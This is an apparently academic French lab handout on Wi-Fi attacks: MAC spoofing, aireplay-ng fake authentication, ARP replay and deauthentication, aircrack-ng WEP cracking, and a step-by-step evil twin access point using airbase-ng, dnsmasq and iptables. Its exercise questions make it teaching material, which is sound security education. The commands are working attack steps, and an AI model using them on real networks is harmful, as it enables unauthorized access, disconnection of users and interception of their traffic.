TP – Attaques WEP

Association avec un filtrage d'adresse MAC :

Si le AP intègre un filtrage d'adresses MAC, changez votre adresse MAC et remplacez la par celle d'une station qui s'est connectée a l'AP. Pour cela il faut :

- Désactiver l'interface sans fil
- Modifier votre adresse MAC avec celle de la victime :

ifconfig eth0 hw ether xx :xx :xx :xx :xx :xx

- Configurer l'adresse IP en mode DHCP ou selon la plage d'adressage du réseau à l'aide de l'outil de sniffing Wireshark.

Aireplay

1. Fake authentication

On va en premier lieu tester l'association avec le point d'accès avec une attaque "-1" dite de **fake authentication**. Elle permet de tester si le point d'accès possède un filtrage d'adresses mac.

La synthaxe est la suivante:

aireplay-ng -1 0 -e ESSID -a @_mac_AP -h @_mac_station interface

Les paramètres sont:

- "*-1 0*" -1 indique une fake authentication et 0 indique le temps a laisser entre 2 tentatives (ici nul).
- "*-e ESSID*" ici il faut remplacer ESSID par le nom du reseau colonne ESSID.
- "*-a adresse-mac-de-l'AP*" colonne BSSID.
- "*-h adresse-mac-de-la-station*" colonne STATION.
- "*interface*" à remplacer par le nom de votre interface (rausb0, ath1 ...)

Cette opération peut durer longtemps et ceci en fonction de la puissance du signal.

2. Injection de paquets

L'attaque la plus rapide pour générer des Ivs est l'attaque "-3" dite de **réinjection d'ARP**.
La syntaxe est la suivante:

aireplay-ng -3 -e ESSID -b @_mac_AP -h @_mac_station interface

Vous pouvez augmenter la vitesse d'injection avec l'option –x XXX.

Vous pouvez réutiliser les paquets ARP déjà capturés (dans le fichier de trace de airodump par exemple) avec l'option –r.

En augmentant le nombre d'ARP, le IVs augmentent (Cf. IVS/s = nombre de IV par sec.

Si aucun paquet ARP n'est capturé, vous pouvez par exemple envoyer un ping à une adresse non attribuée.

Vous pouvez aussi forcer une station à se déconnecter via une attaque de désassociation :

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

où:

- -0 pour la désassociations
- 1 est le nombre de désassociations à envoyer (peut être >1), à mettre à 0 pour les envoyer continuellement.
- -a 00:14:6C:7E:40:80 est l'adresse MAC du PA
- -c 00:0F:B5:34:30:30 est l'adresse MAC du client à désassocier. Par défaut, tous les clients sont désassociés.
- ath0 est le nom de l'interface.

Quels autres types d'attaques peut-on mener avec aireplay ?

Aircrack

aircrack-ng -x fichier_capture


où fichier_capture est le nom du fichier de capture de airodump (*.cap ou *.ivs).

On peut essayer de démarrer aircrack en supposant qu'il s'agit d'une clé 64. Pour cela dans les paramètre de aircrack-ng, il suffit de rajouter **-n 64**, et aircrack va tenter de cracker la clef wep comme si c'était une clef 64 même s' il s'avère que c'est une 128.


Aircrack nous affiche tous les réseaux qu'il a rencontrés, leur cryptage et le nombre de IVs correspondant. Il vous suffit d'entrer le numéro du réseau.

Combien de paquets sont nécessaires pour cracker une clé WEP 64 bits ? et 128 bits ?

3. Attaque Rogue AP/ Evil Twin



Rogue AP



Evil Twin

- Mettre à jour Aircrack-ng
  #apt-get update && apt-get upgrade
- Installer dnsmasq
  #apt-get install dnsmasq
- Configurer dnsmasq

  # cd Desktop r
  # mkdir eviltwin
  # cd eviltwin/
  # nano dnsmasq.conf

- Mettre l'interface sans fil en mode *monitor*
  #airmon-ng start wlan0
- En cas de problem, vous pouvez stopper les services causant une exclusion
  # airmon-ng check kill

  Si vous souhaitez redémarrer ces services plus tard, utilisez:

  # service NetworkManager restart
  # service wpa_supplicant restart

- Repérer le AP victime
  #airodump-ng wlan0mon

  Noter son BSSID, canal et une station légitime connectée.

- Créer un Fake AP / Evil Twin avec Airbase-ng
  #airbase-ng –e [nom de réseau victime] –c 11 wlan0mon

  Cela créera une nouvelle interface at0.
  Laisser cette console ouverte.

- Noter le nouveau réseau sans fil dans un client WiFi (vos smartphones par exemple)

- Configurer l'interface at0

  # ifconfig at0 up
  # ifconfig at0 10.0.0.1 netmask 255.255.255.0
  # route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
  # iptables -P FORWARD ACCEPT
  # iptables -t nat -A POSTROUTING -o wlan0mon -j MASQUERADE
  # echo 1 > /proc/sys/net/ipv4/ip forward
  # ifconfig

- Exécuter dnsmasq

  # dnsmasq –C Desktop/eviltwin/dnsmasq.conf –d
  Laisser cette console ouverte.

- Augmenter la puissance du signal de votre Fake AP

  # iwconfig wlan0mon txpower 27

- Dissocier les clients du AP légitime

  # aireplay-ng –deauth 50 –a [BSSID du AP victime] wlan0mon

- Attendre qu'un client victime se connecte à votre Fake AP dans les consoles de airbase-ng et dnsmasq laissées ouvertes
- Noter la nouvelle adresse du client fournie par le serveur DHCP dans la console de dnsmasq
- Noter l'activité du client victime dans la console de dnsmasq !